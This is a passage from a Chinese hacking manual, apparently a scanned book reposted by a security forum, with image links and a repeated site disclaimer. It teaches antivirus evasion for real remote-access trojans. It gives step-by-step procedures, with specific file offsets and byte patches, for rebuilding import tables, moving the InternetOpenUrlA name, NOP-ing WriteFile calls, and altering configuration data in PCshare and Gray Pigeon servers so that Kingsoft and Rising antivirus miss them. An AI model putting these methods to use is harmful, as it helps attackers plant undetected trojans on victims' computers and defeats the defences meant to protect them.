第四步：在这些无效函数和可疑函数上单击鼠标右键，选择其中的“删除指针数据”命令，如图 6-101 所示，然后单击“修复抓取文件”按钮并选择测试程序文件，下面 IMPortREC 会对测试程序文件进行自动修复，并提示“修复完成并已经保存”，如图 6-102 所示。




图 6-101 输入表的获取



图 6-102 修复程序文件

第五步：用编辑工具 C32Asm 载入被 ImportREC 修复的测试程序文件，接下来要做的事就是删除以前老的输入表，并让服务端使用新的输入表，正所谓“旧的不去新的不来”。现在在程序窗口中单击鼠标右键中的“跳转”命令，在弹出的“跳转到”窗口的“OFFSET”栏目，输入特征码地址 000A6F2D 后，单击“确定”按钮即可自动跳转到该特征码的位置，如图 6-103 所示。




图 6-103 查看旧输入表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第六步：从头到尾选择使用老的输入表信息，单击鼠标右键选择“填充”命令，然后在弹出的窗口中选择“使用十六进制填充”选项，并在填充框中输入“00”，单击“确定”按钮即可清除旧的输入表。

> **注 意** 通常，黑客免杀成功后，还会再使用这个方法对输入表进行重建。这样就可以先于杀毒软件定位，以免不同的杀毒软件定位的输入表位置不同，让免杀起来困难不少。




图 6-104 填充旧输入表

6.6.3 转移函数名称

如果按照传统的方法，将输入表中的特征码用 00 填充的话，就会导致程序运行不正常甚至崩溃。这主要是因为修改了输入表中的函数名称后使得程序无法正常运行所致。因此现在只有使出“乾坤大挪移”，将处于特征码的函数名称，从现在的位置上移动到其他的位置上。

第一步：打开 PE 编辑工具 LordPE，在窗口中单击“PE 编辑器”按钮，选择程序服务端文件。

第二步：首先单击“PE 编辑器”按钮选中木马文件，接着单击“目录”按钮打开“目录表”，然后单击“导入表”后面的“...”按钮加载“wininet.dll”文件，最后选择“InternetOpenUrlA”这个函数。

> **小 提 示**
>
> 为什么要修改 InternetOpenUrlA 这个输入表函数呢？这是因为通过特征码定位发现，瑞星杀毒软件的特征码就位于 InternetOpenUrlA 函数名称的 A 这个字母上。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-105 查看特征信息

第三步：利用编辑工具 C32Asm 载入服务端程序以后，单击窗口中“搜索”命令，并输入“InternetOpenUrlA”这个关键词。

第四步：当出现搜索结果以后，选中并单击右键中的“拷贝”→“填充”命令，在弹出的窗口中选择“使用十六进制填充”选项，并在填充框中输入“00”。

第五步：找到一段空白区域，这里选择的是 000A7660，通过右键将函数名称粘贴到这里。

第六步：修改并且保存后，再通过 LordPE 打开修改的服务端程序，在“导入表”里面选择需要更改的 InternetOpenUrlAz，然后在这个函数上单击右键，选择“编辑”命令，并将 Thunk 里的内容改成 000A765E 如图 6-107 所示。




图 6-107 修改对应地址

小提示

很多人可能感觉比较奇怪，刚才不是把那个输入表函数放到 000A7660 这个位置了吗？怎么这里又变成 000A765E 了啊？其实原理很简单，因为每个输入表函数前面都是有一个空格的，虽然不能真正地把那个空格写进去，但填写它的地址时一定要空出来，否则程序文件运行就可能会出错。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Chapter 7

另类木马防杀技术

在前一章中，我们介绍了一些木马惯用的防杀技术，为了清除木马的威胁，杀毒软件也在不断升级识别新木马，于是，黑客与杀毒软件厂商之间就展开了角逐，他们利用杀毒软件的漏洞，狡猾地躲避了杀毒软件的追捕，本章将揭开木马隐匿之谜。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.1 附加数据惹的祸

很多人都会遇上一种非常奇怪的现象，就是木马文件明明已经免杀成功了，可是当安装到远程系统以后却被立即杀掉。这样的情况让人百思不得其解，下面我们就来探究木马被杀后的秘密。

7.1.1 附加数据留下线索

为什么经本地测试成功的木马在远程系统就失效了呢？其实这主要就是附加数据在捣鬼。那么什么是附加数据呢？对于木马后门程序来说，附加数据主要都是一些配置信息，比如木马程序的连接地址、连接端口、连接密码等。这些数据被木马后门作者通过一定规律进行编码后，在创建服务端的时候被植入到程序的特定位置。而这些加密后的附加数据，又有好多有规律性的数据信息，因此杀毒软件利用广谱就可以轻易地将木马识破。



图 7-1 木马中会有许多加密的附加信息

7.1.2 “PCshare”的修改

1.特征码的定位

首先来配置生成一个 PCshare 木马的服务端，当本地系统运行后会在 System32 目录中创建生成一个随机名称的 Dll 文件来。现在把 System32 目录中的 DLL 文件复制出来，接着用 MYCCL 来定位其在金山毒霸(以金山毒霸为例)中的特征码位置。最终得到附加数据在金山毒霸的特征码位置为：00016640_00000002。现在卸载安装到系统中的服务端程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-2 木马文件释放

2.程序修改设置

现在再重新配置一个服务端程序，运行 OllyICE 载入这个服务端文件。单击工具栏中的“跳转”按钮，在弹出的窗口中输入内存地址 004014A3，这样就可以跳转到对应的位置上。



图 7-3 跳转关键位置

这时可以看到一个红色的 WriteFile，接着从下至上选中连续的 7 行代码，这 7 行代码就是用于创建服务端 DLL 文件的。再单击鼠标右键“二进制”菜单中的“用 NOP 填充”命令，这样就将刚刚选择这 7 行代码填充掉。这么做的目的是让服务端在运行的时候，不生成对应的 DLL 文件。




图 7-4 代码信息填充

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这些代码信息修改完成后，通过鼠标选择刚才修改的部分。接着单击右键菜单中的“复制到可执行文件”命令，然后在它的子菜单中选择“所有修改”命令并在弹出的窗口中选择“全部复制”按钮，最后在弹出窗口中单击右键的“保存文件”命令，就可以保存好修改的程序了。




图 7-5 复制修改内容

3.导出配置信息

运行刚刚修改后的服务端，这时程序会弹出一个错误的提示框，不用理会这个提示框，程序稍后会在 System32 目录中生成一个随机名称的 Dll 文件 go 。运行十六进制工具 C32Asm，单击“文件”菜单的“打开十六进制文件”，选择生成的那个 Dll 文件。从图 7-6 中可以清楚地看到，Dll 文件里面并没有自身的代码信息，所有的代码只是经过编码的附加信息。




图 7-6 加密信息查看

单击“编辑”菜单中的“全选”按钮，然后再单击右键菜单中的“拷贝”命令，将所有的附加信息复制到剪贴板里面。然后再用十六进制工具 C32Asm 打开 PCshare 目录中的 PcMain.DLL 文件，该文件就是没有加入附加信息的 DLL 文件。现在拖动滚动条到文件尾部，选中最后一个字节后单击右键中的“粘贴”命令，将上面复制出来的附加数据粘贴到文件尾部，这样也就是把附加信息直接写入到 DLL 文件里面。接着单击右键菜单中的“跳到”命令，在弹出的窗口中输入“00016640”，将特征码位置上的代码改成 90 即可，如图 7-8 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-7 跳转关键位置




图 7-8 跳转代码修改

4.不让配置写入

由于 PCMAIN.DLL 文件是配置服务端的一个重要文件，它主要用于执行服务端的全部控制命令。因此在修改了默认的 PcMain.DLL 文件后，还需要第三次配置新的服务端程序。配置完成后用 OllyICE 载入这个服务端文件，单击工具栏中的“跳转”按钮，在弹出的窗口中输入地址：004014CD。这时同样可以看到一个红色的 WriteFile，不用多说接着从下至上选中连续的 7 行代码。

再单击鼠标右键“二进制”中的“用 NOP 填充”命令，这样就将刚刚选择这 7 行代码进行填充掉，如图 7-9 所示。这么做的目的是当服务端运行时，不将配置信息写入到对应的 DLL 文件里面。主要是因为在之前已经把附加信息添加到了 DLL 文件中，所以现在不需要再写入附加信息了。修改完成以后，按照上面的方法进行保存即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-9 填充代码信息

7.1.3 “灰鸽子”的修改

1.修改配置信息

既然是在导入配置信息后才被金山毒霸查杀的，说明问题就出在附加的配置信息里面。首先运行资源修改工具 Restorator，单击工具栏中的“打开文件”选择服务端程序。接着在资源树中选择“RC 数据”中的“HACKER”选项，这时从右侧窗口可以看到一串字符串信息，就是经过服务端加密处理的配置信息内容。




图 7-10 查看加密信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在单击工具栏中的“编辑模式”按钮就可以对这些配置信息进行修改操作，只需要将加密信息中原有的英文字母改成小写即可。至于更改多少个英文字母，就完全是凭个人意愿，既可以改一个也可以改多个。完成操作以后，单击“文件”中的“另存为”命令，将文件重命名为其他的名称。经过这样处理过的灰鸽子，就不会被金山毒霸查杀了。




图 7-11 修改加密信息

2.更改调整信息

既然文件可以被查杀就说明其存在特征码，因此还可以按照传统的方法来查找并修改特征码。运行特征码分析程序 MYCCL，按照前面介绍的方法进行设置，只不过需要单击操作界面中的“正向”按钮来改变程序默认的分析方式。最终 MYCCL 程序得到的特征码位置是 00000100_00000002。

现在运行十六进制工具 C32Asm，单击“文件”菜单的“打开十六进制文件”命令，选择被杀的灰鸽子程序。接着单击右键菜单中的“跳到”命令，然后在弹出的窗口中输入“00000100”。从搜索结果中可以看到，特征码的位置和文件的 PE 头位置很接近。于是试着更改 PE 头，结果不是被金山所查杀，就是服务端运行出现错误。



图 7-12 跳转特征码

于是我们就想到在特征码前后的位置进行更改，因为这些地方有很多代码都是 00，00 表示没有程序代码的意思，这样更改不会引起服务端出错。那么我们就将特征码所在的上一行，最后一个字节由 00 改成 90，保存后发现文件不被查杀。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-13 修改文件代码

另外经过测试发现，从 PE 头向下数第八行的最后一个字节，在修改后也可以起到免杀的效果。这种方法不但适合于对服务端的修改，也适合于服务端母体（即没有写入配置信息的服务端程序）的修改。通过“文件”菜单的“另存为”命令，将修改后的文件命名为“CServer.Dat”。然后将生成的母体文件复制到“Cache”文件夹中，替换原来的“CServer.dat”即可，这样以后就可以直接配置免杀的服务端了。




图 7-14 修改文件代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2 修改木马关键字符串

经过前面的学习，我们知道现在很多杀毒软件都是将程序中的某些字符串提取为特征码。对于英文的字符串，黑客常常通过改变大小写的方式来免杀。但是这种方法并不是对任何杀毒软件都有效，此外，如果是中文字符串或者其他内容的字符串，又应当如何设置呢？

7.2.1 “移花接木”调换字符串

下面我们利用黑防鸽子（灰鸽子黑客防线版）来进行演示。首先配置一个服务端程序，配置的时候不要加壳。然后开始对服务端进行修改。

第一步：运行反汇编工具 C32Asm 后，单击“文件”菜单中的“打开十六进制文件”命令，选择刚刚配置的那个服务端程序。由于黑防鸽子使用了 IE 浏览器来传输数据，因此和 IE 浏览器相关的字符串就成为查找的重要消息。

第二步：单击 C32Asm 窗口中“搜索”菜单中的“搜索”命令，在弹出窗口的“类型”中设置为“ANSI 字符串”，并在“搜索”选项中输入“iexplore.exe”，单击“下一个”按钮后很快找到一处“:\Program Files\Internet Explorer\IEXPLORE.EXE”，如图 7-16 所示。



图 7-15 关键字的搜索

